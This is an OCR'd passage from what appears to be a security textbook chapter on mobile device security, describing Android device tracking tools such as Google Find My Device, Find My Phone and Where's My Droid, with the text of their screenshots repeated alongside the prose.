
Playing sound
00:02 05:00
To stop the sound, press the power key on the device.
Can't find your device? You can secure it to protect your data.

Set password
Your device doesn't have a screen lock. Enter a password you can use to unlock your device if you find it.
Password: ••••••
Confirm password: ••••••
Add a message or phone number
Leave anyone who finds your device a message or a phone number where you can be reached.
Lock screen message (optional): Hi, this is Rachel's phone
26 / 100
Phone number (optional): 01234567890

https://www.google.com


Android Device Tracking Tools

Find My Phone


My Phones
Marina Blvd
Beach St
North Point St
Marina Middle Sch
Chestnut St
Apple Chestnut Street
The Tipsy Pig
Lombard St
Filbert St
Union St
Green St

https://play.google.com

Where's My Droid


1:26
WHERE'S MY DROID
Change Attention Words
Ring Setup
Commander
GPS Setup
Attention Words
Camera Setup
Passcode
Lock Setup
Uninstall Defense
Wipe Setup
SIM Monitor
White/Black
Theft Detection
Passive Location
Geofence

https://wheresmydroid.com

- **Prey Anti Theft: Find My Android & Mobile Security**
  https://preyproject.com
- **iHound**
  https://www.ihound.com.au
- **Mobile Tracker for Android**
  https://play.google.com
- **Android Lost**
  https://www.androidlost.com
- **Phone Tracker By Number**
  https://play.google.com

Android Device Tracking Tools

Android device tracking tools help you track and find the location of your Android device if it is lost, stolen, or misplaced. Attackers use these tools to track the location of the target mobile devices.

Some widely used Android device tracking tools are listed below:

- **Google Find My Device**

  Source: *https://www.google.com*

  Google Find My Device helps you to easily locate your lost Android device and keeps your information safe in the meantime. It also allows you to erase the information on the lost or stolen device. If users have Google Sync installed on a supported mobile device (including Android) with the Google Apps Device Policy app, they can use the Google Apps control panel to remotely find, lock, or erase a lost Android device.


  One can select this service when a device is lost or stolen to erase all the data on the device and perform a factory reset. All the data are erased from the device (and SD card, if applicable), including email, calendar, contacts, photos, music, and the user's personal files.

  To use Find My Device, your lost device must

  - Be turned on
  - Be signed in to a Google Account
  - Be connected to mobile data or Wi-Fi
  - Be visible on Google Play
  - Have Location turned on
  - Have Find My Device turned on

  To find, lock, or erase a lost or stolen device, follow the steps given below:

  - Go to **https://www.google.com/android/find** and sign in to your **Google Account**.
  - If you have more than one device, click the lost device at the top of the screen.
  - The device gets a notification.
  - On the map, see where the device is.
    - The location is approximate and might not be accurate.
    - If your device cannot be found, then you will see its last known location, if available.
  - Pick what you want to do. If needed, first click **Enable lock & erase**.
    - **Play Sound**: Rings your device at full volume for 5 minutes, even if it is set to silent or vibrate.
    - **Secure Device**: Locks your device with your PIN, pattern, or password. If you do not have a lock, you can set one. To enable someone to return your device to you, you can add a message or phone number to the lock screen.
    - **Erase Device**: Permanently deletes all data on your device (but might not delete SD cards). Subsequently, Find My Device will not work on the device.


8:00
Find My Device
SIGN OUT
Birkbeck, University of London
Russell Square
Senate House Library
The British Museum
Rachel's phone
Last seen just now
100%
FreeWiFi
PLAY SOUND
SECURE DEVICE
ERASE DEVICE
Play Sound
Playing sound
00:02
05:00
STOP SOUND
Secure device
SECURE DEVICE

To stop the sound, press the power key on the device.

Can't find your device? You can secure it to protect your data.

Set password

Your device doesn't have a screen lock. Enter a password you can use to unlock your device if you find it.

Password: ••••••

Confirm password: ••••••

Add a message or phone number

Leave anyone who finds your device a message or a phone number where you can be reached.

Lock screen message (optional): Hi, this is Rachel's phone

26 / 100

Phone number (optional): 01234567890

Figure 17.46: Screenshots of Find My Device service

- **Find My Phone**

  Source: *https://play.google.com*

  Find My Phone is an anti-theft device recovery app for Android that helps you find your lost, stolen, or misplaced mobile phone or tablet.



My Phones
Marina Blvd
Casa Way
Beach St
North Point St
Webster St
Fillmore St
Pierce St
Avila St
Mallorca Way
Alhambra St
Bay St
Marina Middle School
Chestnut St
Apple Chestnut Street
The Tipsy Pig
Lombard St
Scott St
Steiner St
Pixley St
Filbert St
Union St
Green St

Figure 17.47: Screenshot of Find My Phone

- **Where's My Droid**

  Source: *https://wheresmydroid.com*

  Where's My Droid is an Android device tracking tool that allows you to track your phone from anywhere, either with a text-messaged attention word or through the online control center known as Commander.

